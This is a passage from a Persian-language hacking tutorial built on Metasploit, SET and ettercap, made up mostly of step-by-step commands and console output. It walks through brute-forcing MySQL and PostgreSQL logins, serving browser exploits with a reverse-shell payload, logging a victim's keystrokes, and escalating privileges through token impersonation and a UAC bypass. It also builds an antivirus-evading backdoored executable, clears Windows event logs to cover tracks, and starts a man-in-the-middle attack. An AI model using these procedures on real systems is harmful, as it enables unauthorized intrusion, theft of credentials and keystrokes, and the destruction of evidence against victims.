پ) word-list برای attack دادن و چک کردن پسوردها.

(۱) دستور زیر:

```
msfconsole
```

(۲) سرچ ماژول زیر:

```
search MySQL
```

```
Matching Modules
=====
Name                               Disclosure Date Rank
Description
----
-----
auxiliary/admin/mysql/mysql_enum    normal
MySQL Enumeration Module
auxiliary/admin/mysql/mysql_sql     normal
MySQL SQL Generic Query
auxiliary/admin/tikiwiki/tikidblib  2006-11-01    normal
TikiWiki Information Disclosure
auxiliary/analyze/jtr_mysql_fast    normal
John the Ripper MySQL Password Cracker (Fast Mode)
auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09    normal
MySQL Authentication Bypass Password Dump
auxiliary/scanner/mysql/mysql_hashdump normal
MySQL Password Hashdump
auxiliary/scanner/mysql/mysql_login normal
MySQL Login Utility
auxiliary/scanner/mysql/mysql_schemadump normal
MySQL Schema Dump
auxiliary/scanner/mysql/mysql_version normal
MySQL Server Version Enumeration
auxiliary/server/capture/mysql      normal
Authentication Capture: MySQL
exploit/linux/mysql/mysql_yassl_getname 2010-01-25    good
```

(۳) استفاده از ماژول زیر برای brute-force صفحه لاگین sql :

use auxiliary/scanner/mysql/mysql_login

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > |
```

(۴) دستور زیر:

show options

```
msf auxiliary(mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
----          -
BLANK_PASSWORDS true             no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
PASSWORD        << back | track 5 | no        A specific password to authenticate with
PASS_FILE        no              File containing passwords, one per line
RHOSTS           yes            The target address range or CIDR identifier
RPORT           3306           yes       The target port
STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
THREADS         1              yes       The number of concurrent threads
USERNAME        no             A specific username to authenticate as
USERPASS_FILE   no            File containing users and passwords separated by
space, one pair per line
USER_AS_PASS    true          no        Try the username as the password for all users
USER_FILE       no            File containing usernames, one per line
VERBOSE         true          yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > |
```

(۵) تنظیم کردن آدرس تارگت:

set RHOSTS 192.168.10.111

(۶) استفاده از word-list-user برای کرک یوزرها:

set user_file /root/Desktop/usernames.txt

(۷) استفاده از word-list-password برای کرک پسورد یوزرها:

set pass_file /root/Desktop/passwords.txt

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(mysql_login) > set user_file /root/Desktop/usernames.txt
user_file => /root/Desktop/usernames.txt
msf auxiliary(mysql_login) > set pass_file /root/Desktop/passwords.txt
pass_file => /root/Desktop/passwords.txt
msf auxiliary(mysql_login) >
```

٨ دستور زیر:

exploit

نتیجه: به شکل زیر دقت کنید، یک + سبز رنگ مشاهده می کنید، این بدین معناست که user و password مورد نظر ما پیدا شده است.

```
[*] 192.168.10.111:3306 MYSQL Found remote MySQL version 5.0.51a
[*] 192.168.10.111:3306 MYSQL [1/7] - Trying username: 'root' with password: ''
[+] 192.168.10.111:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] 192.168.10.111:3306 MYSQL - [2/7] - Trying username: 'admin' with password: ''
[*] 192.168.10.111:3306 MYSQL - [2/7] - failed to login as 'admin' with password ''
[*] 192.168.10.111:3306 MYSQL - [3/7] - Trying username: 'admin' with password: 'admin'
[*] 192.168.10.111:3306 MYSQL - [3/7] - failed to login as 'admin' with password 'admin'
[*] 192.168.10.111:3306 MYSQL - [4/7] - Trying username: 'admin' with password: 'root'
[*] 192.168.10.111:3306 MYSQL - [4/7] - failed to login as 'admin' with password 'root'
[*] 192.168.10.111:3306 MYSQL - [5/7] - Trying username: 'admin' with password: 'msfadmin'
[*] 192.168.10.111:3306 MYSQL - [5/7] - failed to login as 'admin' with password 'msfadmin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

:Metasploitable Postgresql

عینا مثل قسمت قبلی (metasploit MySQL) می ماند. قسمت هایی که تغییر کرده ، را برای شما دوستان می نویسم.

دستورات زیر:

```
set RHOSTS 192.168.10.111
```

```
set user_file /opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
```

```
set pass_file /opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
```

```
exploit
```



```
msf > search postgresql

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/admin/postgres/postgres_readfile		normal	PostgreSQL Se
server Generic Query			
auxiliary/admin/postgres/postgres_sql		normal	PostgreSQL Se
server Generic Query			
auxiliary/scanner/postgres/postgres_login		normal	PostgreSQL Lo
gin Utility			
auxiliary/scanner/postgres/postgres_version		normal	PostgreSQL Ve
rsion Probe			
exploit/windows/postgres/postgres_payload	2009-04-10 00:00:00 UTC	excellent	PostgreSQL fo
r Microsoft Windows Payload Execution			

```
msf > █
```

```
msf auxiliary(postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):
```

Name	Current Setting	Required
BLANK_PASSWORDS	true	no
Try blank passwords for all users		
BRUTEFORCE_SPEED	5	yes
How fast to bruteforce, from 0 to 5		
DATABASE	template1	yes
The database to authenticate against		
PASSWORD		no
A specific password to authenticate with		
PASS_FILE	/opt/metasploit/msf3/data/wordlists/postgres_default_pass.txt	no
File containing passwords, one per line		
RETURN_ROWSET	true	no
Set to true to see query result sets		
RHOSTS		yes
The target address range or CIDR identifier		
RPORT	5432	yes
The target port		
STOP_ON_SUCCESS	false	yes
Stop guessing when a credential works for a host		
THREADS	1	yes
The number of concurrent threads		

```
msf auxiliary(postgres_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(postgres_login) > set user_file /opt/metasploit/msf3/data/wordlists/postgres_defau
lt_user.txt
user_file => /opt/metasploit/msf3/data/wordlists/postgres_default_user.txt
msf auxiliary(postgres_login) > set pass_file /opt/metasploit/msf3/data/wordlists/postgres_defau
lt_pass.txt
pass_file => /opt/metasploit/msf3/data/wordlists/postgres_default_pass.txt
msf auxiliary(postgres_login) > █
```

```

msf auxiliary(postgres_login) > exploit
[*] 192.168.10.111:5432 Postgres - [01/21] - Trying username:'postgres' with password:'' on datab
ase 'templatel'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: 'postgres':''
[-] 192.168.10.111:5432 Postgres - [01/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [02/21] - Trying username:'' with password:'' on database 'tem
platel'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: '':''
[-] 192.168.10.111:5432 Postgres - [02/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [03/21] - Trying username:'scott' with password:'' on database
'templatel'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: 'scott':''
[-] 192.168.10.111:5432 Postgres - [03/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [04/21] - Trying username:'admin' with password:'' on database
'templatel'
[-] 192.168.10.111:5432 Postgres - Invalid username or password: 'admin':''
[-] 192.168.10.111:5432 Postgres - [04/21] - Username/Password failed.
[*] 192.168.10.111:5432 Postgres - [05/21] - Trying username:'postgres' with password:'postgres'
on database 'templatel'
[+] 192.168.10.111:5432 Postgres - Logged in to 'templatel' with 'postgres':'postgres'
[+] 192.168.10.111:5432 Postgres - Success: postgres:postgres (Database 'templatel' succeeded.)
[*] 192.168.10.111:5432 Postgres - Disconnected
[*] 192.168.10.111:5432 Postgres - [06/21] - Trying username:'scott' with password:'scott' on dat

```

Implementing the browser_autopwn module

یکی از قویترین روش های حمله در نوع خودش است ، چرا؟ چون که به صورت اتوماتیک بر روی سیستم قربانی اجرا می شود. یعنی اینکه اول اکسپلویت هایی را که متناسب با تارگت است را انتخاب می کند و با دستور شما آنها را تک تک بر روی سیستم هدف اجرا می کند.

دستورات زیر:

msfconsole

search autopwn

```

msf > search autopwn

Matching Modules
=====
Name           Disclosure Date  Rank  Description
----           -
auxiliary/server/browser_autopwn  normal  HTTP Client Automatic Exploiter

msf > use auxiliary/server/browser_autopwn

```

use auxiliary/server/browser_autopwn

یکی از قویترین پیلودها در سری ویندوز می باشد:

set payload windows/meterpreter/reverse_tcp

show options

```
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

Name      Current Setting  Required  Description
----      -
LHOST     0.0.0.0         yes       The IP address to use for reverse-connect payloads
SRVHOST   0.0.0.0         yes       The local host to listen on. This must be an address on
the local machine or 0.0.0.0
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   (blank)         no        Path to a custom SSL certificate (default is randomly g
enerated)
SSLVersion SSL3             no        Specify the version of SSL that should be used (accepte
d: SSL2, SSL3, TLS1)
URIPATH   (blank)         no        The URI to use for this exploit (default is random)

msf auxiliary(browser_autopwn) > █
```

ip address نفوذگر می باشد. = LHOST

```
set LHOST 192.168.10.109
```

نوع پسوند فایل را انتخاب کنید. یعنی چیزی که اینجا می نویسید بعد از ip address قرار میگیرد.

```
set URIPATH "filetypes"
```

exploit

به شما یک لینک می دهد که شامل ip address هست که در LHOST وارد کردید:

Metasploit starts the exploit at the IP address http://[Provided IP Address]:8080.

وقتی قربانی لینکی که شما به آن داده اید را که شبیه یک آدرس سایت می ماند، اما از نوع ip address، بعد از کلیک روی آن برای شما دسترسی فعال می شود و session برقرار می شود.

سپس ادامه دستورات:

نکته: دستورات زیر در بالا توضیح داده شده اند.

```
session -i 1
```

```
help
```

```
keyscan_start
```

```
keyscan_dump
```

و دیگر کارهایی را که می خواهید انجام دهید....

پیشنهاد ۱: به دنبال این موضوع نیز باشید، در مورد حمله به سرورهای تام-کت. Metasploitable Tomcat

پیشنهاد ۲: و همچنین در مورد Metasploitable DPF نیز بیشتر مطالعه کنید.

پیشنهاد ۳: کسانی که در زمینه Wifi Hacking علاقمند هستند این موضوع را هم پیگیری کنند: Karmetasploit
In Action

سایت های کاربردی فصل :

[http://www.offensive-security.com/me...loit_In_Action](http://www.offensive-security.com/metasploit/loit_In_Action)

<http://www.backtrack-linux.org/forum...hp?t=21492#top>

www.hackingdna.com

<http://wirelessdefence.org/Contents/karmetasploit.htm>

<https://www.google.com/#q=tutorial+metasploit>

http://www.offensive-security.com/metasploit-unleashed/Attack_Analysis

<http://searchsecurity.techtarget.in/tip/BackTrack-5-tutorial-Part-I-Information-gathering-and-VA-tools>

http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands

http://www.offensive-security.com/metasploit-unleashed/Meterpreter_Basics

<http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient>

<http://sectools.org/tag/sploits/>

Metasploitable Tomcat:

http://www.rapid7.com/db/modules/exp...cat_mgr_deploy

http://www.rapid7.com/db/modules/aux...mcat_mgr_login

<http://www.securitygeeks.net/2013/05...he-tomcat.html>

[http://www.offensive-security.com/me...n HTTP Modules](http://www.offensive-security.com/metasploit-unleashed/HTTP_Modules)

www.youtube.com/watch?v=o8_qLxPW--s

www.youtube.com/watch?v=0-ue2_q_9oU

Metasploitable PDF:

[http://www.offensive-security.com/me... Side Exploits](http://www.offensive-security.com/metasploit-unleashed/Side_Exploits)

[http://www.offensive-security.com/me...rting Exploits](http://www.offensive-security.com/metasploit-unleashed/Networking_Exploits)

<http://www.exploit-db.com/exploits/14681/>

<http://blog.g0tmi1k.com/2011/03/vide...dobe-pdfs.html>

<https://community.rapid7.com/thread/2742>

http://www.rapid7.com/db/modules/exp...f_embedded_exe

Karmetasploit In Action :

http://www.offensive-security.com/me...loit_In_Action

<http://www.backtrack-linux.org/forum...hp?t=21492#top>

<http://wirelessdefence.org/Contents/karmetasploit.htm>

Web exploitation tools:

http://www.blackhatlibrary.net/Category:Web_exploitation

<http://www.dotslashbacktrack.com/web-exploitation-tools.html>

<http://www.aldeid.com/wiki/Websecurify>

<http://www.aldeid.com/wiki/W3AF>

<http://searchsecurity.techtarget.in/tip/A-Web-exploit-toolkit-reference-guide-for-BackTrack-5>

<http://www.aldeid.com/wiki/Category:Backtrack/GUI/Exploitation-Tools/Web-Exploitation-Tools>

Privilege Escalation

شما بعد از اینکه به سیستم قربانی وصل شدید اولین کاری که باید انجام بدید بالا بردن میزان دسترسی شما به سیستم قربانی است که در این فصل در مورد این مسئله صحبت خواهیم کرد.

Using impersonation tokens

در این بخش ما با استفاده از جعل هویت بالاترین دسترسی سیستم هدف برای خودمان ، به بهترین دسترسی دست خواهیم یافت.

بعد از دسترسی گرفتن از قربانی که در فصل ۵ صحبت کردیم، شما برای این فصل حداقل باید دسترسی یا همان session در meterpreter را داشته باشید.

(۱) دستور زیر:

sessions -i 1

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

(۲) در meterpreter:

use incognito

(۳) دیدن کمک در مورد این دستور:

help

```
Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
Command      Description
-----
Limestomp    Manipulate file MACE attributes

Incognito Commands
=====
Command      Description
-----
add_group_user  Attempt to add a user to a global group with all tokens
add_localgroup_user  Attempt to add a user to a local group with all tokens
add_user       Attempt to add a user with all tokens
impersonate_token  Impersonate specified token
list_tokens    List tokens available under current user context
snarf_hashes   Snarf challenge/response hashes for every token

meterpreter >
```

۴) دیدن کاربرانی که به سیستم لاکین کرده اند:

list_tokens -u

```
meterpreter > list tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
willie-PC\willie

Impersonation Tokens Available
=====
No tokens available

meterpreter > █
```

۵) می خواهیم کاربر زیر را جعل هویت و از قدرت آن استفاده کنیم:

impersonate_token \\test-pc\willie

دستور کلی آن:

impersonate_token [name of the account to impersonate]

:Local privilege escalation attack

یک روش دیگر برای جعل هویت:

۱. دستور زیر:

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

۲. دستورات زیر:

getsystem -h

getsystem

نکته: اگر شما قصد حمله به win7 را دارید باید UAC(user access control) را اول غیر فعال کنید، با دستور زیر:

run post/windows/escalate/bypassuac

:Mastering the Social-Engineer Toolkit (SET)

یک framework که شامل ابزارهای بسیار متنوعی برای هک است استفاده می شود.

(۱) اجرای set :

```
cd /pentest/exploits/set
```


یا مسیر زیر:

Applications | BackTrack | Exploitation Tools | Social Engineering Tools | Social Engineering Toolkit | set.

(۲) دستور زیر:

```
./set
```

(۳) اگر برای اولین بار آن را اجرا کنید پیغام زیر را می بینید: `y` را بنویسید و `enter` کنید.



```
THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it). Also note that by using this software, if you ever see the creator of SET in a bar, you are required to give him a hug and buy him a beer. Hug must last at least 5 seconds. Author holds the right to refuse the hug or the beer.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y
```

(۴) منوی set شامل خصوصیات زیر است:

Social-Engineering Attacks

- . Fast-Track Penetration Testing
- . Third Party Modules
- . Update the Metasploit Framework

- . Update the Social-Engineer Toolkit
- . Update SET configuration
- . Help, Credits, and About
- . Exit the Social-Engineer Toolkit

```

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs...

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
<< back | track 5r3
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

```

به یک مثال توجه کنید:

(۱) انتخاب گزینه "social engineering attack" که با نوشتن عدد ۱ ، انتخاب می شود.

(۲) انتخاب Create a Payload and Listener

عدد ۴

```

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
<< back | track 5r3
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set>

```

۳) سپس ip آدرس خودتان را وارد کنید برای گرفتن اتصال معکوس (reverse connection):
192.168.10.109

```
set> 4  
set:payloads> Enter the IP address for the payload (reverse):
```

۴) انتخاب payload مورد نظر:

یعنی این مورد: Windows Reverse_TCP Meterpreter

عدد ۲

۵) به این قسمت دقت کنید که شما باید از یک Encoding قوی استفاده کنید تا آنتی ویروس ها را بتوانید bypass کنید تا برای شما در دسر ساز نشوند.

انتخاب : Backdoored Executable (BEST)

عدد ۱۶

۶) انتخاب یک پورت برای به گوش بودن تا در صورت موفقیت ما از طریق این پورت به هدف دسترسی داشته باشیم.

```
set:encoding>16  
set:payloads> PORT of the listener [443]:443  
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...  
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.  
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.  
[-] Packing the executable and obfuscating PE file randomly, one moment.  
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate  
[*] Your payload is now in the root directory of SET as msf.exe  
[-] Packing the executable and obfuscating PE file randomly, one moment.  
[-] The payload can be found in the SET home directory.  
set> Start the listener now? [yes|no]: yes
```

۷) ما در این مثال نوشتن یک handler در متاسپلویت را دیگر توضیح ندادم، چون مشخص است و در فصل قبل مثالی شبیه این حل کردیم. در صورت مشکل در google به دنبال ساخت یک exploit handler باشید.

نتیجه: شما به سیستم قربانی وصل شدید.

```

love shells --egypt

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 445
LPORT => 445
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >

```

:Collecting victims' data

در این بخش ما قصد داریم اطلاعات قربانی را بدزدیم. پس از گرفتن دسترسی:

دستور زیر:

```

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

دستور:

keyscan_start

```

meterpreter > keyscan_start
Starting the keystroke sniffer...

```

دستور:

keyscan_dump

نتیجه: هرآنچه که بر روی کیبورد تایپ کرده را می توانید ببینید.:



Cleaning up the tracks

شما در این بخش می آموزید که به چه صورتی می توانید تا حدی ردپای خود را از روی سیستم قربانی پاک کنید.
دستور زیر:

```
sessions -i 1
```

دستور:

```
irib
```

```
meterpreter > irib
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>>
```

سپس دستورات زیر را برای از بین بردن دریا تک تک بنویسید:

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```

```

>> log = client.sys.eventlog.open('system')
=> ##<Class:0x00000009643c10>:0x00000007adc8a0 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('application')
=> ##<Class:0x00000009643c10>:0x0000000a382ca0 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('directory service')
=> ##<Class:0x00000009643c10>:0x0000000962ece8 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('dns server')
=> ##<Class:0x00000009643c10>:0x0000000a57a120 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> log = client.sys.eventlog.open('file replication service')
=> ##<Class:0x00000009643c10>:0x0000000a6119f8 @client=#<Session:meterpreter 19
2.168.10.112:49230 (192.168.10.112) "willie-PC\willie @ WILLIE-PC">, @handle=269
35308>
>> █

```

دستور :


log.clear

:Man-in-the-middle attack (MITM)

یکی از خطرناک ترین حملاتی است که شما شاید آن را احساس نکنید ولی روزانه در جهان در حال رخ دادن است.

(۱) دستور زیر:

ettercap -G



Sniff | Unified sniffing




۳) انتخاب اینترفیس:




۴) گزینه:

Hosts | Scan for hosts




۵) گزینه:

Hosts | Hosts list

